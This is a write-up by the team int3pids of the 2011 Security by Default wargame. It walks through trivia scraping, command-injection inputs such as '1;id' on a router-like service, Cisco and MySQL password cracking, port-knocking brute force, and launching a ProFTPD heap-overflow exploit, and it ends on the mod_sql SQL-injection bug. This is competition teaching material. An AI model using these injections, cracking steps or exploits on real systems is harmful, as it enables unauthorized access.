SbD Wargame 2011 write-up

by int3pids (dreyer, kachakil, nullsub, romansoft, uri, whats)

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
Contents

Intro

On past 15th January of 2011, the first “Security by Default” wargame took place. It was an online competition with challenges divided in five categories: Trivia, Networking, Web, Binaries and Cryptography.



Dashboard

As in other wargames, each challenge had a different score giving more points for solving harder challenges than easier ones. A not so common rule in this game was that the first team to solve a challenge would win some extra points. This rule makes sense when a wargame have an ending date but in this case it hadn't so... what were the extra points used for?

Points	2123
Passed Challenges	15
Ranking position	1
Registered since	15-Jan-2011 00:05:18
Failed Attempts	107


General stats

However, we finally solved the wargame before anyone, even winning most extra points (as you can see in the ranking -look for medal icons-) and making no doubt to worry about :-).

RANKING			trivia			networking			web			binaries			criptography		
#	username	score	tri01	tri02	tri03	net01	net02	net03	web01	web02	web03	bin01	bin02	bin03	cry01	cry02	cry03
1	int3pids	2124	15-Jan-2011 00:12:14	15-Jan-2011 01:45:16	15-Jan-2011 01:47:02	16-Jan-2011 01:44:46	15-Jan-2011 21:55:57	16-Jan-2011 16:21:20	15-Jan-2011 00:38:47	15-Jan-2011 16:35:05	15-Jan-2011 17:50:23	15-Jan-2011 00:28:27	15-Jan-2011 03:14:42	15-Jan-2011 05:23:39	15-Jan-2011 06:20:13	15-Jan-2011 13:45:22	17-Jan-2011 00:20:46
2	painsec	2100	15-Jan-2011 00:08:07	15-Jan-2011 02:41:42	15-Jan-2011 01:59:00	16-Jan-2011 00:06:32	15-Jan-2011 22:16:31	17-Jan-2011 01:23:11	16-Jan-2011 00:24:16	15-Jan-2011 22:10:51	15-Jan-2011 19:31:12	15-Jan-2011 00:28:49	15-Jan-2011 22:07:33	15-Jan-2011 04:50:43	16-Jan-2011 03:25:34	16-Jan-2011 20:33:11	17-Jan-2011 00:21:44
3	trasnos	1550	15-Jan-2011 00:59:36	15-Jan-2011 05:48:41	15-Jan-2011 05:54:28	20-Jan-2011 23:16:01	19-Jan-2011 20:26:39	✗	15-Jan-2011 07:11:27	20-Jan-2011 23:16:35	16-Jan-2011 13:07:45	15-Jan-2011 06:26:13	19-Jan-2011 20:26:19	15-Jan-2011 12:53:31	16-Jan-2011 15:44:39	✗	✗
4	phib	1400	16-Jan-2011 00:12:46	16-Jan-2011 20:17:06	16-Jan-2011 08:47:01	16-Jan-2011 03:46:24	17-Jan-2011 23:54:04	✗	16-Jan-2011 08:10:42	✗	16-Jan-2011 03:36:42	16-Jan-2011 05:28:43	✗	16-Jan-2011 21:27:06	19-Jan-2011 21:18:13	21-Jan-2011 16:10:16	✗
5	pepelux	1300	15-Jan-2011 00:09:17	15-Jan-2011 13:32:21	15-Jan-2011 02:52:40	16-Jan-2011 01:08:47	16-Jan-2011 23:14:22	✗	16-Jan-2011 21:07:09	✗	18-Jan-2011 00:10:16	15-Jan-2011 23:20:04	20-Jan-2011 06:26:53	18-Jan-2011 23:15:04	✗	✗	✗
6	okaboy	1300	15-Jan-2011 00:07:50	15-Jan-2011 13:30:32	15-Jan-2011 02:57:53	16-Jan-2011 01:06:09	16-Jan-2011 23:15:36	✗	16-Jan-2011 21:19:04	✗	18-Jan-2011 00:10:05	15-Jan-2011 23:22:10	19-Jan-2011 23:19:24	19-Jan-2011 07:35:05	✗	✗	✗
7	ppp	1203	15-Jan-2011 00:05:01	15-Jan-2011 02:48:17	15-Jan-2011 01:54:13	✗	16-Jan-2011 22:49:07	✗	17-Jan-2011 00:02:39	✗	16-Jan-2011 03:49:51	15-Jan-2011 00:30:39	15-Jan-2011 23:02:35	15-Jan-2011 03:58:29	✗	✗	✗
8	danigargu	1200	17-Jan-2011 00:39:56	17-Jan-2011 14:27:07	17-Jan-2011 14:25:58	17-Jan-2011 17:25:57	17-Jan-2011 01:28:32	✗	✗	✗	21-Jan-2011 15:45:23	16-Jan-2011 22:29:49	20-Jan-2011 08:44:28	18-Jan-2011 23:18:06	✗	✗	✗
9	ramandi	1200	15-Jan-2011 03:13:57	✗	✗	18-Jan-2011 14:11:30	22-Jan-2011 04:14:10	✗	18-Jan-2011 18:02:18	✗	22-Jan-2011 02:32:09	17-Jan-2011 01:45:59	✗	22-Jan-2011 01:05:40	16-Jan-2011 15:51:09	18-Jan-2011 18:53:44	✗
10	tinpardo	1150	15-Jan-2011 18:08:39	16-Jan-2011 22:27:53	15-Jan-2011 18:12:40	15-Jan-2011 18:04:05	16-Jan-2011 23:23:18	✗	21-Jan-2011 16:12:55	✗	20-Jan-2011 19:35:02	16-Jan-2011 03:33:05	✗	20-Jan-2011 21:07:12	✗	✗	✗
11	falcon_lnhg	1150	16-Jan-2011 18:40:41	17-Jan-2011 04:01:37	16-Jan-2011 18:41:08	16-Jan-2011 18:43:23	17-Jan-2011 04:02:01	✗	21-Jan-2011 21:05:38	✗	21-Jan-2011 21:05:59	16-Jan-2011 18:43:46	✗	21-Jan-2011 21:06:23	✗	✗	✗
12	k4dm3l	1150	15-Jan-2011 01:07:32	16-Jan-2011 22:36:01	15-Jan-2011 05:02:20	15-Jan-2011 17:35:49	16-Jan-2011 23:17:30	✗	21-Jan-2011 02:26:02	✗	20-Jan-2011 18:50:08	16-Jan-2011 20:10:26	✗	20-Jan-2011 21:06:44	✗	✗	✗
13	uknow	1150	15-Jan-2011 19:07:15	16-Jan-2011 12:03:14	16-Jan-2011 07:59:13	15-Jan-2011 20:58:55	18-Jan-2011 00:30:24	✗	✗	✗	15-Jan-2011 23:22:14	15-Jan-2011 17:45:18	✗	17-Jan-2011 15:07:57	21-Jan-2011 16:31:37	✗	✗
14	falcon	1150	15-Jan-2011 18:00:28	16-Jan-2011 22:21:03	15-Jan-2011 19:50:46	15-Jan-2011 18:19:48	16-Jan-2011 23:28:31	✗	21-Jan-2011 16:19:02	✗	20-Jan-2011 19:24:48	16-Jan-2011 03:45:19	✗	20-Jan-2011 21:06:19	✗	✗	✗
15	LarsH	1051	15-Jan-2011 01:35:21	15-Jan-2011 14:27:22	15-Jan-2011 12:09:43	✗	15-Jan-2011 23:59:03	✗	15-Jan-2011 11:54:28	✗	15-Jan-2011 18:51:09	15-Jan-2011 00:23:37	✗	15-Jan-2011 12:34:07	✗	✗	✗

Index Rules Ranking Evolution

Ranking



Evolution chart

Now… let's the magic begin… (and hope you enjoy this write-up!)

Trivia 1

Score

100

Description

How many posts are there in SecurityByDefault blog until 31/12/2010?

Solution

This is very simple and straightforward. We only have to browse to the main page of SecurityByDefault blog: http://www.securitybydefault.com/

You have the solution at the right column (marked in red):

Let's zoom in:

So we only have to add each year's number of posts:
356 + 379 + 162

Token

897

Trivia 2

Score

100

Description

How many published comments are there in SecurityByDefault blog until 31/12/2010?


Solution

If the RSS feed for comments were enabled in this blog, maybe the fastest way to solve this task would be using this feed, but it is (and was) disabled. The idea is pretty simple: the number of comments in each post is shown at the end of every post, just before the comments section, so we only have to sum all these numbers together.

Of course you can do it by hand (there were 897 posts “only”), but we hope you have better things to do, so we will explain the way we did to automate this task. First, we used a download manager to save all the posts in HTML files, opening in our browser the trees of 2008, 2009 and 2010, including all their months, and then using the option “Download all with FlashGet” (http://www.flashget.com).

Once we have all the files downloaded, we can iterate over them and locate the exact position of the number of comments by searching for the next HTML block:

```
<div class='comments' id='comments'>
<a name='comments'></a>
<h4> 12
comentarios:

</h4>
```



In our case, we used this VB.net code:

```
Dim comments As Integer = 0

For Each file In IO.Directory.GetFiles("C:\SbD_Posts\")
    Try
        Dim post As String = IO.File.ReadAllText(file)
        Dim i As Integer = post.IndexOf("div class='comments'
id='comments'")
        Dim fragment As String = post.Substring(i + 65)
        comments += CInt(fragment.Substring(0,
fragment.IndexOf("coment") - 1))
    Catch ex As Exception
    End Try
Next
```

The total amount of comments was 4765 but this was a wrong answer. Then we thought that the last day (31/12/2010) probably has to be excluded because of the word “until” so we subtracted the number of comments of the post of that day and tried with this new number, being the right one: 4765 – 10 = **4755**.

Anyway, after the game was closed, we counted all the comments checking their date instead of the one of the posts. They were 12 comments of 2011 in these posts, so we confirmed that the interpretation of the question must be done as we did.

Token

4755

Trivia 3

Score

100

Description

Which is the title of the most commented post in SecurityByDefault blog until 31/12/2010?

Solution

We solved and scored this challenge in less than a couple of minutes because it was easier than the previous one. In fact, we only have to locate the maximum value, adding some lines to the same code we used for Trivia 2:

```
Dim comments As Integer = 0
Dim maxComments As Integer = 0
Dim mostCommented as String

For Each file In IO.Directory.GetFiles("C:\SbD_Posts\")
    Try
        Dim post As String = IO.File.ReadAllText(file)
        Dim i As Integer = post.IndexOf("div class='comments'
id='comments'")
        Dim fragment As String = post.Substring(i + 65)
        comments = CInt(fragment.Substring(0,
fragment.IndexOf("coment") - 1))

        If comments > maxComments Then
            maxComments = comments
            mostCommented = file
        End If
    Catch ex As Exception
    End Try
Next
```

The answer was "**Gana 5 entradas para Campus Party**", with 88 comments. It should not surprise us considering that you had a chance to win a free ticket for the Campus Party in Valencia if you left a comment in that post... ;-)

Token

Gana 5 entradas para Campus Party

Networking 1

Score


100

Description

- connect to me 1234
- concatenate; is; so; useful


Solution

We connect to port 1234 following the tips section:




There we try to log in using many default passwords (http://www.phenoelit-us.org/dpl/dpl.html) with no luck. We also try to insert special characters like “, ‘, `, $, ;, etc. No luck either. Other attempts which don’t work:
$(echo 1)
`echo 1`
…

Nothing to do here, so we create a new user:




We reconnect and have a look to the menu. It seems some kind of home router.



We notice that there should be a "guest" account and indeed we can log in with user "guest", password "guest". But it's a wrong path (perhaps other contestant created that account) so we re-log into our "int3pids" account (which is nicer! ;-))


By adding different characters to the menu number, we always get an "Incorrect option" response… But we find the following strange behaviour with ";":




So "1;" is not giving error. Then we try different strings like:
1;ls
1;id
1;sleep 10

Bad luck again.

But the second tip is there: “concatenate; is; so; useful”. We decide to keep on trying with other menu choices until we eventually reach:



Yes!! Next step is pretty obvious:



We got a type-7 Cisco password. There are tons of online decoders but we prefer to use the one embedded in Cain (http://www.oxid.it/cain.html):

Token

You really need a life.

Networking 2

Score

150

Description

- City of Spain.
- **FF**: wrong value byte
- mysql-net02.pcap
- new hint! mysql salt is: 31337000DEADCAFE313370313370313370313370 WOAAH!

Solution


We can open the PCAP file with Wireshark to spot a successful connection to a MySQL server. The authentication challenge begins in the fourth packet, in which we can see the salt bytes sent by the server. Then the client sends its username and the hashed password using the salt value received from the server.

The easiest way we found to crack this password was to process the file directly from Cain (http://www.oxid.it/cain.html), so all the useful data will appear in the passwords tab of this tool. We can send it to the cracker tab, in which we will perform a dictionary attack over it by using the "MySQL SHA1 Hashes + challenge" option.


```
User:        debian-sys-maint
Salt:        31337001deadcafe313370313370313370313370
Hash:        cfe6593db4f38d03457e97f532bf3031074854ff
```

But first we have to read the tips carefully because they are telling us that the "FF" value is wrong. This tampered value is in the last byte of the password hash and for that reason we have to assume it as invalid. In order to find the actual value, we will have to try with all the 256 possible values instead of this one.

Cain stores all the MySQL captured hashes sent to the cracker in a text file named "MySQLHashes.lst", whose format is easy to deduce. Each line contains a group of values separated by tabs, matching the column names of the user interface, so we will only have to generate a file with the same format with 256 lines, changing the last byte of the hash (ranging from 00 to FF) and keeping the rest as is.



On the other hand, we have to find or build a wordlist with cities of Spain. The list of [provinces of Spain] will be enough but we lost some hours trying other listings with hundreds of cities mixed with numbers and casing variations before the hint with the correct salt was published. We don't know why the fourth byte was suddenly changed from 01 to 00 -it seems to be a "little" mistake which makes the challenge unsolvable- but the organization fortunately corrected it right on time and then we could solve it quickly.




```
User:       debian-sys-maint
Salt:       3133700deadcafe313370313370313370313370
Hash:       cfe6593db4f38d03457e97f532bf3031074854 6a
Pass:       Toledo
```

Token

Toledo

Networking 3

Score

200


Description

- 2213:udp,3325:tcp,44XX:XXp
- open sesame!

Solution

Given the tips and taking into account that this is a networking challenge, it is pretty obvious we should perform port-knocking. There are many port-knocking tools out there but the “OPEN SESAME” string is quite peculiar and Google quickly leads us to “Knockd”:

(http://www.zeroflux.org/projects/knock)



knockd - a port-knocking server

SYNOPSIS

knockd [options]

DESCRIPTION

knockd is a port-knock server. It listens to all traffic on an ethernet (or PPP) interface, looking for special "knock" sequences of port-hits. A client makes these port-hits by sending a TCP (or UDP) packet to a port on the server. This port need not be open -- since knockd listens at the link-layer level, it sees all traffic even if it's destined for a closed port. When the server detects a specific sequence of port-hits, it runs a command defined in its configuration file. This can be used to open up holes in a firewall for quick access.

Debian includes a “knockd” package which contains both client and server components. We will only use “knock” binary (the client).

Some bruteforce is needed in order to spot the right port-knocking sequence (we should fill in the XX:XX in “2213:udp,3325:tcp,44XX:XXp”) but it is not difficult if you know what you are looking for. In this case, we have an extra tip in the introduction page of this challenge:

We conclude that we should look for FTP service (SSH added just in case):

```
roman@hetzner:~$ seq -f %02g 0 99 | while read line; do echo $line; ; knock wargam
e.securitybydefault.com 2213:udp 3325:tcp 44${line}:udp; sleep 1; nmap wargame.sec
uritybydefault.com -p 21,22; done
00:

Starting Nmap 4.62 ( http://nmap.org ) at 2011-01-22 21:15 CET
Interesting ports on 178-33-113-36.kimsufi.com (178.33.113.36):
PORT   STATE    SERVICE
21/tcp filtered ftp
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 1.302 seconds
01:

Starting Nmap 4.62 ( http://nmap.org ) at 2011-01-22 21:15 CET
Interesting ports on 178-33-113-36.kimsufi.com (178.33.113.36):
PORT   STATE    SERVICE
21/tcp filtered ftp
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 1.291 seconds
```

…

```
38:

Starting Nmap 4.62 ( http://nmap.org ) at 2011-01-22 21:13 CET
Interesting ports on 178-33-113-36.kimsufi.com (178.33.113.36):
PORT    STATE    SERVICE
21/tcp filtered ftp
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 1.289 seconds
39:

Starting Nmap 4.62 ( http://nmap.org ) at 2011-01-22 21:13 CET
Interesting ports on 178-33-113-36.kimsufi.com (178.33.113.36):
PORT    STATE    SERVICE
21/tcp open     ftp
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 1.291 seconds
40:

Starting Nmap 4.62 ( http://nmap.org ) at 2011-01-22 21:13 CET
Interesting ports on 178-33-113-36.kimsufi.com (178.33.113.36):
PORT    STATE    SERVICE
21/tcp open     ftp
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 1.290 seconds
```


Right! “39” (UDP) did the trick (we saved from trying TCP). Now a time-limited window is open where port 21 is reachable (only from our IP address, of course). To defeat time limit, we open a new shell where we will refresh our time-window from time to time (10 secs, e.g.):

```
roman@hetzner:~$ while true ; do knock wargame.securitybydefault.com 2213:udp 3325
:tcp 4439:udp ; sleep 10 ; done
```

Now let’s focus on FTP exploitation. First, we should analyze FTP version:

```
roman@hetzner:~$ ftp wargame.securitybydefault.com
Connected to wargame.securitybydefault.com.
220 ProFTPD 1.3.2rc2 Server (:D) [178.33.113.36]
Name (wargame.securitybydefault.com:roman):
```

We check SecurityFocus database and we get four possible vulnerabilities. We discard two of them (related to TLS/SSL bypass but useless to get access into the system –if we don’t have any victim to sniff-).



So we have two possible paths now:

- mod_sql remote heap overflow (BID: 44933)
- mod_sql username SQL injection (BID: 33722)

We begin analyzing first one: remote heap overflow. It is described **in depth** (believe us!) in latest Phrack magazine (issue 67), in an excellent article written by FelineMenace (kudos to him!).

The article includes exploit code at the end of it so we grab it, decode it ("uudecode <article>") and try it. Soon we notice the exploit has some kind of "anti-script-kiddie" protection. In order to fix it we have to:

- Remove or comment a line. Diff:
  - `-  y = 0/0`
  - `+  #y = 0/0`
- Modify a function call. Diff:
  - `-  self.test_cache()`
  - `+  self.test_cache(target)`

May be it contains some more tricks but we created shellcode.bin and shellcode2.bin and blindly launched it trying different variations:

```
./proftpd.py -m offsets -t 1 wargame.securitybydefault.com
./proftpd.py -m offsets -t 2 wargame.securitybydefault.com
./proftpd.py -m bruteforce -t 1 wargame.securitybydefault.com
./proftpd.py -m bruteforce -t 2 wargame.securitybydefault.com
```

Instead of dedicating more time to this complex exploit, we decide to switch into the other path: username SQL injection. So here we go…

We read the following ProFTPD bug report:
(http://bugs.proftpd.org/show_bug.cgi?id=3180)

> "The flaw lies inside the variable substition feature of mod_sql.
>
> For example if a user types in %l as part of the username, mod_sql replaces that with his ip address before it executes the SQL query. A user can exploit this feature to bypass the protection of the sql_escapestring function:
>
> The sql_escapestring correctly replaces ' with \' to prevent SQL injection. But if the user enters %' as part of his username, which gets transformed to %\' by the escape function, mod_sql tries to substitute the variable. As %\ is an unknown variable it get's transformed to {UNKNOWN TAG}' - thus leaving the quote intact and allowing injection of arbitrary sql code."

